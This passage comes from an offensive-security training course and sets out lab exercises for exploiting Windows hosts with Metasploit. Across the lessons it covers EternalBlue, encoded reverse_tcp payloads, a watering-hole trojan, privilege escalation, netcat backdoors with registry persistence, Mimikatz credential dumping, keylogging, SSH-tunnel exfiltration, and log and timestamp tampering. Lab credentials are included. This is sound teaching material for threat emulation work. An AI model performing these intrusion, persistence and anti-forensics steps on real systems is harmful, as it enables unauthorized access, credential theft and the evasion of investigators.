6. Locate 3 files named ‘flag.txt’ on the server. Document their location.
7. Create a Threat Emulation Assessment Report. (You may use the Threat Emulation Assessment Report template for guidance. Feel free to make modifications to the template as needed.)
8. Present your findings to the class.

**Resources**

*ATT&CK Adversarial Tactics, Techniques & Common Knowledge: Groups*
https://attack.mitre.org/wiki/Groups

*FireEye: Advanced Persistent Threat Groups*
https://www.fireeye.com/current-threats/apt-groups.html

*US Cert: Compromised Web Servers and Web Shells - Threat Awareness and Guidance*
https://www.us-cert.gov/ncas/alerts/TA15-314A

*Best PHP Web Shells*
https://www.sunnyhoi.com/best-php-web-shells/

## Module 2, Lesson 4 – Exploiting Windows with Metasploit

### Introduction

Objectives:

- Plan exploitation with Metasploit
- Use modules in Metasploit
- Execute exploitation with Metasploit
- Deploy a Meterpreter session
- Use exploit to gain access to target machine
- Perform remote reconnaissance
- Perform data exfiltration
- Perform post-exploit cleanup

This exercise will work through using Metasploit to exploit a Windows 7 system.

### Scenario

A Windows 7 machine that was enumerated in a previous network scan appears to have several vulnerabilities. Your mission is to use Metasploit exploits to establish a Meterpreter session and perform reconnaissance on that system.

### Directions

*Part 1*

Follow these steps to use Metasploit to exploit and perform reconnaissance on a Windows 7 target system:


1. Launch the Metasploit framework console and ensure the database is connected. What command syntax was used?
2. Create a workspace in Metasploit named "win7". What command syntax was used?
3. Perform a search for windows-based payloads. What command syntax was used?
4. Perform a search for a "reverse_tcp" payload. What command syntax was used?
5. Select the "reverse_tcp" payload for establishing a session under 64-bit Windows. What command syntax was used?
6. View all configurable variables of the "reverse_tcp" payload. What command syntax was used?

7. Change the payload's local port to 1234. What command syntax was used?
8. Change the local host IP address to your Kali VM for all payloads (not just reverse_tcp). What command syntax was used?
9. Generate the shellcode for the reverse_tcp payload. How large is stage 1 of the payload in bytes?
10. Remove all instances of "x52" from the reverse_tcp payload. How large is stage 1 of the payload in bytes?
11. Generate new shellcode for the reverse_tcp payload using the built-in "shikata ga nai" encoder. How large is stage 1 of the payload in bytes?
12. Using the shikata ga nai encoder, generate new shellcode for the reverse_tcp payload in bash output. What command syntax was used?
13. Perform a search for the "eternalblue" exploit. What command syntax was used?
14. Using the "eternalblue" exploit, change the remote host IP address to your Windows 7 VM. What command syntax was used?
15. Apply the "reverse_tcp" payload to the exploit. What command syntax was used?

*Part 2*

16. Verify that all exploit and payload settings are correct and run the exploit. What is the name of the process your Meterpreter session currently resides in?
17. What privilege level is your Meterpreter session currently in?
18. Confirm that the Windows 7 target is a VM. What command syntax was used?
19. Search for all recently logged in users. What command syntax was used?
20. How many users are logged into the Windows 7 target?
21. What is the computer name of the Windows 7 target?
22. What is the architecture of the Windows 7 target?
23. What time zone is the Windows 7 target in?
24. Is the Windows 7 target domain controlled?
25. How long has the Windows 7 user been idle?
26. How many logical partitions are installed on the Windows 7 target?
27. What frequency is the Windows 7 target's Core i7 processor running at?
28. In which working directory of Windows is your Meterpreter session?
29. In which Kali folder is your Meterpreter session?
30. Is your session visible in the target's process list?
31. Is your session visible in the target's netstat?
32. Does the Windows 7 target have any drives or directories that are excluded from antivirus scans?

33. What command syntax was used to answer the previous question?
34. Check the Windows 7 target's arp cache. On which interface is the target connected to your Kali VM?
35. Check for recently used USB drives on the Windows 7 target. What command syntax was used?
36. Perform a scan of all programs installed on the Windows 7 target. What command syntax was used?
37. Search for the most recently accessed programs and files. What command syntax was used?
38. If a Windows 7 user were to install "Electrum" which is a lightweight Bitcoin client, what post-exploitation Metasploit module could be used to obtain the private key(s) to that program?
39. Check the Windows 7 target for hosted SMB shares. What command syntax was used?
    a. To return to your Meterpreter:



```
msf > sessions

Active sessions
===============

  Id  Name  Type                     Information
Connection
  --  ----  ----                     -----------
----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIN-FCQ0LBJ72KK
192.168.229.13:4444 -> 192.168.229.3:49158 (192.168.229.3)

msf > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

40. Download "trash.txt" from the Windows 7 target. In what file path did you find "trash.txt"?
41. Download the file "trash.txt". Where on your Kali VM did "trash.txt" get downloaded?
42. View the contents of "trash.txt". What is step 2?
43. Edit "trash.txt" so that step 2 reads "place magnet on hard drive". Replace the original "trash.txt" on the Windows 7 target with your edited version. What was the command syntax used to replace the target's file?
44. Alter the modified time on "trash.txt" to match the file's created time. What command syntax was used?
45. Perform a scan for all hardware peripherals installed on the Windows 7 target. What command syntax was used?
46. If a Windows 7 user installed a "Razer Synapse" mouse and registered an account with the manufacturer, what post-exploitation Metasploit module would you use to obtain that login information?

47. Use Meterpreter to take a screenshot of the Windows 7 target. Where did the image get saved?
48. Migrate to winlogon.exe and start a keylogger. On your Windows 7 VM, lock the computer and log back in. Open a file explorer and return to your Kali VM, then dump and stop the keylogger. What was the captured output?
49. What are the product keys for the Windows 7 target?
50. Retrieve the hashed passwords of all users of the Windows 7 target using a built-in Meterpreter command. What command syntax was used?
51. Was the information saved anywhere? If so, where?
52. Check the Windows 7 target for Bitlocker-encrypted partitions. What command syntax was used?
53. Retrieve the hashed passwords of all users of the Windows 7 target using a post-exploitation Metasploit module. What command syntax was used?
54. Was the information saved anywhere? If so, where?
55. Check the Windows 7 target for any modifications to the hosts file. What command syntax was used?
56. From within your current Meterpreter session, inject a second Meterpreter session on the Windows 7 target using the "bind_tcp" payload. What command syntax was used?
57. What program was invoked to attempt to inject the second Meterpreter session into?
58. Create a pivot to the Windows 10 VM. What command syntax was used?
59. Using Metasploit's exploit suggester, what is the first recommended exploit that the Windows 7 target will likely be vulnerable to?
60. Clear all event logs on the Windows 7 target. What command syntax was used?

## Resources

*Offensive Security: Metasploit Unleashed*
https://www.offensive-security.com/metasploit-unleashed/

*Offensive Security: Generating Payloads in Metasploit*
https://www.offensive-security.com/metasploit-unleashed/generating-payloads/

*Offensive Security: MSFencode*
https://www.offensive-security.com/metasploit-unleashed/msfencode/

*AccessData: Registry Quick Find Chart*
https://www.offensive-security.com/wp-content/uploads/2015/04/wp.Registry_Quick_Find_Chart.en_us.pdf

*Vulnerability & Exploit Database*
https://www.rapid7.com/db/search

*Vulnerability & Exploit Database: Polymorphic XOR Additive Feedback Encoder*
https://www.rapid7.com/db/modules/encoder/x86/shikata_ga_nai

*Bitcoin Wiki: Electrum*
https://en.bitcoin.it/wiki/Electrum

# Module 2, Lesson 5 – Privilege Escalation

## Introduction

Objectives:

- Use exploit to gain access to target machine
- Navigate target systems
- Perform privilege escalation
- Use toolkit to gain persistence

This exercise will provide additional advanced use-case scenarios for Metasploit. Students will customize an exploit for Windows 10, escalate privileges to the SYSTEM level, back up the target system's credentials and remove artifacts.

## Scenario

After mapping a target network, you have discovered a potentially vulnerable desktop PC running Windows 10. You want to create a payload that will allow you to access the PC remotely and have decided to employ a watering hole attack to trick the user into installing your malware for you. The bad news is, this user does not have administrative privileges, which will be required to complete your mission.

*Part 1*

1. Create a folder in your home directory named "viruses".
2. Start your apache2 service.
3. From your Windows 10 VM, open a web browser and navigate to your Kali VM's IP address.
4. Note the file path for "index.html"
5. Using the Metasploit Venom payload generator and the 64-bit version of the Meterpreter "reverse_tcp" payload, generate a custom, executable payload for the Windows 10 VM using port 443. The payload should be encoded through three iterations of "shikata_ga_nai".
6. Name the new payload "totallynotavirus.exe" and save it in your viruses folder. What command syntax was used?
7. Copy "totallynotavirus.exe" into the same directory Apache uses for "index.html". What command syntax was used?
8. Create a listener on port 443 for the "reverse_tcp" payload using "exploit/multi/handler". Ensure that the listener runs.
   **HINT**: from your current context, use the "msfconsole -x" command followed by your variables. What command syntax was used?

9. From your Windows 10 VM, navigate to <Kali IP>/totallynotavirus.exe and allow the program to run. Leave your web browser open.
   a. What, if anything, has occurred on your Kali VM?
   b. What Windows 10 account do you currently have access to?
   c. What privilege level do you currently have on the Windows 10 VM?
10. Take the token of the currently logged in Windows user. What command syntax was used?
11. Migrate your Meterpreter session to the web browser. What result prints to screen?
12. Background your Meterpreter session and open the Metasploit console.
13. Perform a search for the "schelevator" exploit.
14. Using the "schelevator" exploit and the 64-bit "reverse_tcp" Meterpreter payload, exploit your previous Meterpreter session.
15. Migrate your Meterpreter session to the web browser. What result prints to screen?
16. Release the Administrator's token. What command syntax was used?
17. End the "totallynotavirus.exe" process. What command syntax was used?

*Part 2*

18. Background your Meterpreter session and open the Metasploit console.
19. Perform a search for an exploit that can circumvent Windows' User Account Control protection.
    **HINT**: This will be a local exploit. How many User Account Control exploits were released in 2010?
20. Using the exploit of your choosing from the previous step, exploit your Meterpreter session. What was the result?
21. In your new Meterpreter session, use a built-in Meterpreter command to gain a privilege level higher than that of the account your session resides in. What command syntax was used?
22. In what Windows 10 account does your Meterpreter session currently reside?
23. Enter incognito and view available tokens. What impersonation token is available?
24. Use the Administrator token check your user ID to confirm. What process is your Meterpreter session currently in?
25. Move a copy of netcat to the Windows 10 VM, in the System 32 directory. What command syntax was used?

26. Using the registry key associated with the Windows 10 VM's VMware service, create a netcat listener on the Windows 10 VM that will autorun on system startup on port 445 and invoke a windows command shell when connected. What command syntax was used?
27. Check to verify your change to the registry. What command syntax was used?
28. Enter a windows command shell and add a firewall rule named "backdoor" to allow inbound traffic on TCP port 445 for your persistent netcat connection. What command syntax was used?
29. Reboot your Windows 10 VM, then return to your Kali VM and open a new terminal window. Connect to the Windows 10 netcat listener. What command syntax was used?
30. What Windows 10 account is your shell running under?

*Part 3*

31. Regain system level privileges and create a user for remote desktop access on the Windows 10 VM. What command syntax was used?
32. From your Meterpreter session, enable remote desktop protocol on the Windows 10 target. What command syntax was used?
33. In a new terminal window, connect to the Windows 10 target via remote desktop. What command syntax was used?
34. Is the Windows 10 user able to stay logged on while your remote desktop session is active?
35. Exit your remote desktop session and return to your Meterpreter session.
36. Run the clean-up command to remove the remote desktop credentials you previously injected. Does your user still exist on the Windows 10 target?
37. Perform reconnaissance on the Windows 10 target to determine whether any artifacts of the user account you created still exist. What did you discover?
38. What Metasploit module could have been used to remove your injected credentials in lieu of the clean-up script?
39. What command from a Windows shell could have been used to remove your injected credentials in lieu of the clean-up script?
40. Remove any remaining artifacts of your injected credentials before proceeding.

*Part 4*

41. Load the mimikatz extension and attempt to gather the single sign on credentials from the Windows 10 target. What module was used?
42. Exploit the Windows 10 target with an exploit of your choosing, ensuring a 64-bit Meterpreter shell is set as the payload.
43. Load the mimikatz extension and verify the 64-bit version is running. What command syntax was used to perform the verification?
44. Using a standard Mimikatz command, attempt to gather all available NTLM hashed passwords from the Windows 10 target. What command syntax was used?
45. Using a standard Mimikatz command, attempt to gather all available plain text passwords from the Windows 10 target. What command syntax was used?
46. Using a custom Mimikatz command, attempt to gather the boot key from the Windows 10 target. What command syntax was used?
47. Using Mimikatz, view all process handles. What executable was invoked the last time you escalated from Administrator to System level privilege?
48. On your Windows 10 VM, open a game of minesweeper and click a random tile.
49. From your Kali machine, use Mimikatz to reveal the locations of all mines. What command syntax was used?

*Part 5*

50. Using Meterpreter, download notepad.exe to your Kali VM. How large, in bytes, is notepad.exe on the Windows 10 VM?
51. Using a new terminal window, insert a 64-bit Meterpreter payload into notepad.exe, naming the new file "notepad.exe". The payload needs to be configured to call back to a Kali-based listener via port 443 when executed. What command syntax was used?
52. Ensure the weaponized version of notepad.exe is executable and upload it to the Windows 10 target. How large, in bytes, is notepad.exe on the Windows 10 VM?
53. Prepare a listener on the Kali VM and from the Windows 10 VM open notepad. On your Kali VM, what account is your Meterpreter shell under?
54. Escalate your privilege to system level and load the sniffer extension.
55. Begin a packet capture on the Windows 10 target's network interface that Meterpreter is using. What command syntax was used?

56. Check the statistics of the current packet capture. What two fields are shown?
57. Generate some web traffic on the Windows 10 VM, then return to the Kali VM and dump your packet capture, remembering to use the proper file extension. What command syntax was used?
58. Using Wireshark, open the packet capture. Does the traffic of your Meterpreter session blend with the user's web traffic?
59. Add a port forwarding rule that will move traffic directed to port 445 locally on the Kali VM to the Windows 10 VM. What command syntax was used?
60. Using a new terminal window, open a telnet connection to port 445 on your loopback address. What command shell are you currently in?
61. How many processes are currently running that could potentially tip off the Windows 10 user to your presence?

## Resources

*MSFvenom*
https://www.offensive-security.com/?s=msfvenom

*Mimikatz*
https://www.offensive-security.com/metasploit-unleashed/mimikatz/

*MSFencode*
https://www.offensive-security.com/metasploit-unleashed/msfencode/

## For Further Discussion

Consider the following and discuss as a class:

1. What limitations does a watering hole attack have in successful target exploitation?
2. If you were to complete these objectives without guidance, what nexus of attack would you most likely choose to employ?

## Module 2, Lesson 6 – Lateral Movement and Compromised Host Survey

### Introduction

Objectives:

- Identify UNIX logs
- Summarize Windows logs and event identifiers (ID)
- Explain application logging
- Analyze logs
- Perform log cleanup
- Employ pivoting with Metasploit

This exercise will discuss how to exploit a vulnerability, gain further access into a network, and investigating the compromised host to expand a foothold on the system being assessed.

### Scenario

After your team gained initial access to the assessed system, they discovered a possible target of interest that could be vulnerable to the Windows psexec remote exploit. You've been asked to exploit the host with Metasploit and initiate a Meterpreter reverse TCP shell by leveraging the following compromised credentials:
**User:** dwalker
**Password:** CTEPasswd1994

### Directions

*Part 1: Setup and launch the exploit*

1. Log into the Kali machine.
2. Launch a terminal window
3. Document the operation by running the script command:
   `script <name_of_file.txt>`
4. Type the following key combination to end the script command:
   `<CTRL> + D`
5. Execute and document the commands that are needed to:
   a. Start a Metasploit console session.
   b. Configure Meterpreter to use the psexec exploit.
   c. Set the payload of this exploit to the Meterpreter reverse TCP shell.
   d. Set the local host to the Kali IP address.
   e. Verify all module options are configured correctly.
   f. Launch the exploit and connect to the target.

*Part 2: Situational Awareness*

The following questions cover basic/baseline commands that all attackers and defenders can use to triage a target. They are used throughout the course and are necessary for successful course completion.

6. Verify that the you have located the correct target.
7. Run the following command and document the results:
   `run multicommand -cl “cmd.exe /c date /t & time /t”`
8. Document which user account you are using on the server and record the account’s permissions.
9. Document the current process ID.
10. List any users currently logged in.
11. Display the current logged on users by running the following command:
    `run post/windows/gather/enum_logged_on_users`
12. Determine how long the target system’s user has been idle with the appropriate command.

*Part 3: Prepare for Data Exfiltration*

Document the commands used to perform the following actions:

13. View the target’s current directory.
14. View the attack machine’s current directory.
15. Change target’s current directory.
16. Change the attack machine’s current directory.

*Part 4: Document systeminfo*

While built-in Meterpreter commands have advantages because they are considered trusted and will not log in the prefetch, but they don’t always give the same output as the native command.

You can run native commands instead of dropping into a shell with the Meterpreter multicommand script because it presents a lower detection risk. However, commands run by multicommand may create a log or entry in the prefetch, which means that the prefetch must be cleaned out before leaving the target machine.

Run commands with multicommand in the following format:

```
run multicommand -cl “<COMMAND>”
```

Example:

```
run multicommand -cl “tasklist /svc”
```

**NOTE**: Scripts are located on the Kali machine in the following directory:
`usr/share/matasplolt-framework/scripts/meterpreter`

Make sure you document the commands used in the following list:

17. Run the native systeminfo command without dropping into a shell.
18. Record how long the target machine has been running.
19. Look for the System Boot Time entry in the output of the following command:
    ```
    run multicommand -cl “systeminfo”
    ```
20. Record the Service Pack of the target machine.
21. Record the host name of the target machine.
22. Record the system language of the target machine.
23. Determine if the target machine running as a virtual machine?
24. View the the environmental variables on the target machine.

**NOTE**: Environmental variables can provide information to the attacker and the defender. Binaries being run for uncommon or wrong locations is an indicator of a compromised system.

*Part 5: Learn Commands*

Before you proceed, you need to identify processes that are currently running on the remote host then determine if they will affect the operation.

Make sure you document the commands used in the following list:

25. Run the command to view the process list.
26. Record the current process that Metasploit injected into.
27. Does this process have enough permissions to perform a survey?
28. Is this a safe process to be injected into?
29. Are there any security products or malware in the process list?
30. Verify the auditing policy on the target.

*Part 6: Network Connections*

Network connections allow you to establish situational awareness, determine other possible targets in the network, identify malware, and detect if the target regularly receives updates from a network-level security product.

Make sure you document the commands used in the following list:

31. Run a Meterpreter command to connect to the remote host.
32. Record the target’s IPv4 netmask.
33. Record the target’s DNS server IPv4 address.

34. Record the target's default gateway.
35. Record the Meterpreter command that will display the routing table.
36. Run a Metasploit multicommand that executes a windows `netsh` command and checks for the presence and status of the firewall. Is there a firewall running on the remote target?
37. Does Metasploit provide other means for verifying the presence and status of a firewall on a remote target?
38. Show the firewall configuration on the target.

*Part 7: Maintain Persistence*

If your presence on a machine is persistent, that means that some or all of your tools can survive a system reboot. As we learned in the Windows module, you can use the Run key in the registry to maintain persistence.

Make sure you document the commands used in the following list:

39. Run the command used to view scheduled tasks on the target.
40. Record the name of the first entry in the list.
41. Run a `schtasks` command that will use the following options:
    a. Query the Danger 5 entry
    b. Verbose
    c. List format
42. Record the name of the persistent process.
43. Record the status of the persistent task.
44. Document the path of the persistent task.
45. Document when the persistent task is scheduled to run.
46. Run the command that disconnects you from the target.

*Part 8: Tradecraft Check*

Always ensure that the following tasks are complete after an operation:

47. Make sure that no operation related processes exist in the task manager.
48. Ensure no operation related connections exist with `netstat`.

*Part 9: Clean Up*

Clean up the Kali machine and Meterpreter session by performing the following tasks:

49. Exit the Meterpreter session.
50. Terminate the script session by typing the following key combination: `<CTRL> + D`
51. Copy the script file to the host machine for later use.

*Part 10: Create a TEA*

52. Fill out the provided TEA template with the actions taken on the host for further use in any upcoming engagements as a template for the host enumeration/survey portion after initial access is achieved on a desired target.

## Resources

*Meterpreter Basic Commands*
https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

*Schtasks.exe*
https://docs.microsoft.com/en-us/windows/desktop/taskschd/schtasks

*How to Manage Windows Firewall from Command Line With Netsh Command?*
https://www.poftut.com/manage-windows-firewall-command-line-netsh-command/

## For Further Discussion

Consider the following and discuss as a class:

1. What other important information can be obtained from the target through the Meterpreter shell and what will be the commands executed to obtain such information? Add the answers to the provided TEA template.

# Module 2, Lesson 7 – File Transfers

## Introduction

Objectives:

- Describe standard methods of transferring files
- Conduct file transfers with netcat
- Conduct uncommon methods of file transfers

In this exercise, students will use multiple methods to transfer files from target machines to an attack machine. Since users may need to switch systems in an engagement or may not be able to use normal file transferring mechanisms, CTE squad members must know different ways to transfer files so they can fulfill their role in the Threat Emulation Plan.

**NOTE**: Verify that netcat is available on:

**Kali Linux**

```
nc -h
```

**Windows 10**

Navigate to the C:\ drive

```
nc64.exe -h
```

## Scenario 1

This scenario uses netcat (nc) to transfer files between the attack machines (Kali/Windows 10) and an Ubuntu machine. Netcat is a multipurpose tool that can open up TCP and UDP connections between two machines over any port, serve as a port scanner, provide port forwarding, route connections as a proxy and create an open backdoor. The Kali and Windows 10 machines will be used for this exercise.

| Attack Machine | Target Machine |
|---|---|
| **OS:** Kali<br>**IP Address:** 192.168.229.??<br>**Connection Method:** N/A<br>**Username:** root<br>**Password:** CTEPasswd1939 | **OS:** Ubuntu<br>**IP Address:** 192.168.229.??<br>**Connection Method:** SSH<br>**Username:** nimda<br>**Password:** CTEPasswd1941 |

| Attack Machine | Target Machine |
|---|---|
| **OS:** Windows 10<br>**IP Address:** 192.168.229.??<br>**Connection Method:** N/A<br>**Username:** srogers<br>**Password:** CTEPasswd1941 | **OS:** Ubuntu<br>**IP Address:** 192.168.229.??<br>**Connection Method:** SSH<br>**Username:** nimda<br>**Password:** CTEPasswd1941 |

### Directions

Document each step. Record the commands that you create and record any results returned by the machines.

1. Scan TCP ports 2 through 90 on the target machine. Create scans that will do the following:
   a. Return messages on Standard Error with as much detail as possible
   b. Not perform a DNS Inquiry
   c. Emit a packet without payload
   d. Timeout after 1 second
   e. Record the actions taken
2. If a web port is open, what is the port number?
3. Use netcat on the Kali machine to connect to the target. Once the connection is made, retrieve the target's banner.
4. Flush the iptables on the Ubuntu machine, clear any additional chains and ensure all default tables' policies are set to ACCEPT.
5. Create two persistent listeners (backdoors) on the Ubuntu machine. Use port 8888 for the first listener and 9999 for the second listener.
6. Connect to the first Ubuntu listener using Kali on port 8888.
7. Create a listener on the Kali machine to accept the incoming file transfer on port 6666.
8. Create a services.txt file by running the following command:
   ```
   sudo systemctl list-units --type service --all > /
   home/intern01/services.txt
   ```
9. Transfer the /home/intern01/services.txt file to Kali and document the command/syntax used.
10. Connect to the second Ubuntu listener using Windows 10 on port 9999.
11. Create a listener on the Windows 10 machine to accept the incoming file transfer on port 7777. Transfer the /home/intern01/services.txt file to Windows 10.

## Scenario 2

In this scenario, students transfer a file from the target machine to the attack machine with a PuTTY connection.

| Attack Machine | Target Machine |
|---|---|
| **OS:** Windows10 | **OS:** Ubuntu |
| **IP Address:** 192.168.229.?? | **IP Address:** 192.168.229.?? |
| **Connection Method:** N/A | **Connection Method:** Telnet |
| **Username:** slord | **Username:** intern01 |
| **Password:** CTEPasswd1976 | **Password:** CTEPasswd1976 |

## Directions

Document each step. Record the commands that you create and record any results returned by the machines.

1. From the Windows 10 machine, use PuTTY to telnet into the Ubuntu machine with username intern and the password password.
2. Find the uuencode/uudecode tool in the Windows Administrator's "NetworkTools" folder.
3. The uuencode syntax differs slightly between Linux/Unix and Windows; uuencode the socat binary from the Network Tools directory and name the file socat.uu.
4. How big is the uuencoded socat binary in KB?
5. Open the recently encoded file with Notepad++.
   a. Select all the file content by pressing `<CTRL> + A`
   b. Copy to the clipboard by pressing `<CTRL> + C`
6. On the putty telnet prompt execute the following **cat > socat**
7. Once the word "end" appears in the PuTTY window, stop the transfer by pressing <CTRL> + D
8. What is the size in KB of the transferred file?
9. Is the file size the same as the original executable?
10. What needs to change for the file to be executed successfully on the new host?

### Scenario 3

The following scenario will demonstrate how to obfuscate data in a file with a packer and move a file from one system to another with netcat.

| Attack Machine | Target Machine |
|---|---|
| **OS:** Windows 7 | **OS:** Windows 10 |
| **IP Address:** 10.10.1.30 | **IP Address:** 10.10.1.20 |
| **Connection Method:** N/A | **Connection Method:** Netcat |
| **Username:** slord | **Username:** srogers |
| **Password:** CTEPasswd1976 | **Password:** CTEP1941 |

### Directions

Document each step. Record the commands that you create and record any results returned by the machines.

1. Open a command prompt and navigate to the Transfer directory on the Windows 10 desktop.
2. Use upx.exe to pack fpipe.exe.
3. Use upx.exe to pack windump.exe.
4. Change the file extension from .pak to .exe and delete the original files.
5. Use netcat to move the files from the Attack/Ops machine to the Target.
6. Verify the file transfer.
7. Cleanup.
8. Tear down communications.

# Module 2, Lesson 7 – Tunneling and Data Exfiltration

## Introduction

Objectives:

- Describe the principles and methods of tunneling network traffic
- Describe the different uses of SSH
- Describe the differences between forward and reverse tunnels when using SSH
- Explain how to redirect traffic using SSH forward and reverse tunnels
- Use SSH to redirect and tunnel network traffic through multiple hosts
- Analyze network tunneling diagrams
- Describe SSH reverse tunnels and their purpose
- Recognize the difference between tunneling and redirecting network traffic
- Implement reverse SSH tunnels
- Analyze traffic to locate covert channels

This exercise describes how to create a network tunnel, which will be used to exfiltrate data from one system to another and obfuscate the source of the transfer, source of the request and the data's final destination.

## Scenario 1

For the purposes of this scenario, your CPT team has found out that covert communications are occurring between two internal hosts in an unusual port (31330). Since these communications are allowed in the system and are not triggering any alerts, you want to investigate these communications so you can leverage this channel for data exfiltration. To achieve this goal, you must first capture the communications on this port between the two devices without exposing your current location.

## Directions

| Attack/Ops Machine | Jump Point |
|---|---|
| **OS:** Windows 10<br>**IP Address:** 192.168.229.??<br>**Connection Method:** N/A<br>**Username:** slord<br>**Password:** CTEPasswd1976 | **OS:** CentOS 7<br>**IP Address:** 192.168.229.??<br>**Connection Method:** SSH<br>**Username:** root<br>**Password:** CTEPasswd1976 |

| **Attack/Ops Machine** | **Jump Point** |
|---|---|
| **OS:** Windows 10<br>**IP Address:** 192.168.229.??<br>**Connection Method:** N/A<br>**Username:** slord<br>**Password:** CTEPasswd1976 | **OS:** CentOS 7<br>**IP Address:** 192.168.229.??<br>**Connection Method:** SSH<br>**Username:** root<br>**Password:** CTEPasswd1976 |

| **Redirector** | **Target** |
|---|---|
| **OS:** Kali<br>**IP Address:** 192.168.229.??<br>**Connection Method:** N/A<br>**Username:** root<br>**Password:** CTEPasswd1939 | **OS:** Ubuntu<br>**IP Address:** 192.168.229.??<br>**Connection Method:** SSH<br>**Username:** nimda<br>**Password:** CTEPasswd1941 |

### Directions

Document each step. Record the commands that you create and record any results returned by the machines.

1. Draw a diagram of the tunnels that will be created. Indicate the client connection created by the beacon on the diagram and document the command used to set up the netcat listener that will receive the communications.
2. Set up the netcat listener.
3. Set up the tunnel infrastructure.
4. Conduct a brief survey of the target in question by investigating the following:
    a. Important log files at /var/log
    b. Recent security events
    c. Network configurations
    d. Listing network connections
    e. Listing users
    f. Look at schedule jobs
    g. Check DNS settings and the host file
    h. Look at auto-start services
5. Wait two minutes to receive the communications.
6. Document the intercepted communication.
7. Clean up.
8. Tear down the SSH tunnels in the proper order.

### Scenario 2

In this scenario, your Threat Emulation Plan states that the team will use a reverse tunnel to extract data residing in the assessed system's FTP server. The source of the requests and the final destination of the data will be obfuscated.

**NOTE**: Understanding how the FTP server works will help you choose the port(s) for extracting and receiving the data from the server.

### Directions

| **Attack/Ops Machine** | **Jump Point** |
|---|---|
| **OS:** Windows 10 | **OS:** CentOS 7 |
| **IP Address:** 192.168.229.?? | **IP Address:** 192.168.229.?? |
| **Connection Method:** N/A | **Connection Method:** SSH |
| **Username:** srogers | **Username:** root |
| **Password:** CTEPasswd1941 | **Password:** CTEPasswd1939 |

| **Redirector** | **Target** |
|---|---|
| **OS:** Kali | **OS:** Ubuntu |
| **IP Address:** 192.168.229.?? | **IP Address:** 192.168.229.?? |
| **Connection Method:** N/A | **Connection Method:** FTP |
| **Username:** root | **Username:** intern01 |
| **Password:** CTEPasswd1939 | **Password:** CTEPasswd1976 |

Document each step. Record the commands that you create and record any results returned by the machines.

1. Clear the iptables including the extra chains on the FTP server and set all default tables policy to ACCEPT.
2. Diagram the forward tunnels and the reverse tunnel , then document the commands that will be used to create them.
3. Indicate where the client connection on the diagram and create the command syntax for the netcat listener that will be set up to receive the FTP communications.
4. Prepare a netcat listener on the attack machine to receive the file sshd_ config from the FTP server on port 54197.
5. Complete the file transfer.
   **NOTE**: Once you are logged into the FTP server, use the quote `<ftp command>` parameter command to inform the server which port is being used by your netcat listener for the transmission, Next, use quote <ftp command> parameter to retrieve the desired file.
6. Clean up.

## Resources

*FTP Illegal PORT command*
https://superuser.com/questions/1279097/ftp-illegal-port-command

*Active FTP vs. Passive FTP, a Definitive Explanation*
https://slacksite.com/other/ftp.html

# Module 2, Lesson 8 – Threat Emulation Actions in Logs

## Introduction

Objectives:

- Identify UNIX logs
- Summarize Windows logs and event identifiers (IDs)
- Explain application logging
- Analyze logs
- Perform log cleanup
- Employ pivoting with Metasploit
- Describe the different uses of SSH
- Use SSH to redirect and tunnel network traffic through multiple hosts
- Analyze network tunneling diagrams
- Recognize the difference between tunneling and redirecting network traffic

This exercise will work through recognizing traces left on hosts while conducting actions in support of the Threat Emulation Plan (TEP).

## Directions

For all parts, document each step. Record the commands that you create and record any results returned by the machines.

*Part 1: Manipulate logs*

| **Attack/Ops Machine** | **Jump Point** |
|---|---|
| **OS:** Kali | **OS:** CentOS |
| **IP Address:** 192.168.229.?? | **IP Address:** 192.168.229.?? |
| **Connection Method:** N/A | **Connection Method:** SSH |
| **Username:** root | **Username:** root |
| **Password:** CTEPasswd1939 | **Password:** CTEPasswd1939 |

1. Log in to the jump point to identify and remove any log entries relating specifically to SSH connections the attack machine makes.
2. Before opening any log files, run the file command against the log file to determine if it is ASCII text and therefore human readable.
3. Log in to the Kali machine and SSH into the jump point machine.
4. Execute the command that will record the information resulting from the session created from the attack machine to the jump point.
5. Once you are connected to the jump point, switch to the directory that holds most of the logging information for the jump point.

6. Identify all human readable logs in the current directory especially those that might contain SSH session entries.
7. Run the commands that allow you to view SSH session related information in logs, whether they are in human or non-human readable format.
8. Run the commands that will clean the relevant log files.
9. Run the command that changes the time on the cleaned logs to match the last remaining entry.
10. What should you do if all of the logs entries need to be cleaned? Select one or more:
    a. Delete the entries
    b. Modify the time to a zero byte file
    c. Modify the time to match any other file in the folder
    d. Comment out the entries
11. Explain why an attacker should adjust the time on a log that has been changed and discuss why an investigator should review logs for mismatching times.
12. Write down the command that will display the bash command history of the intern and root users on the jump point.
13. How might an investigator might use the bash history information?
14. Why a hacker would want to remove entries/artifacts from the bash_history file?
15. Write down the command that prevents the system from writing to the bash history file.
16. Explain why an attacker should use a jump point rather than directly exploiting the box
17. Delete any files created during the SSH session, then close the SSH connection to the jump point.

### For Further Discussion

Now, we will explore the advantages and disadvantages of using persistent vs. non-persistent implants and discuss whether you should have a listener or a callback implant on the target.

- An implant is also known as a payload
- Persistence means the implant is available after a system reboot
- Non-persistence requires the target to be re-exploited
- A listener on the target means the target system is awaiting an incoming connection from the attacker
- A callback on target system will attempt a connection to the attacker, typically using a redirector

Answer the following and discuss as a class:

1. Which implant is typically preferred on a target system?
   Select one:
   a. Callback
   b. Listener
   c. Payload
   d. Exploit
2. List the benefits and drawbacks of:
   a. listeners
   b. callback implants
   c. non-persistent implants
   d. a persistent implant
3. Why shouldn't you use port 445 as the callback destination port?
4. When considering the four ports:
   - destination
   - source
   - ephemeral
   - local

   and their possible states:
   - open
   - closed
   - mode
   - established

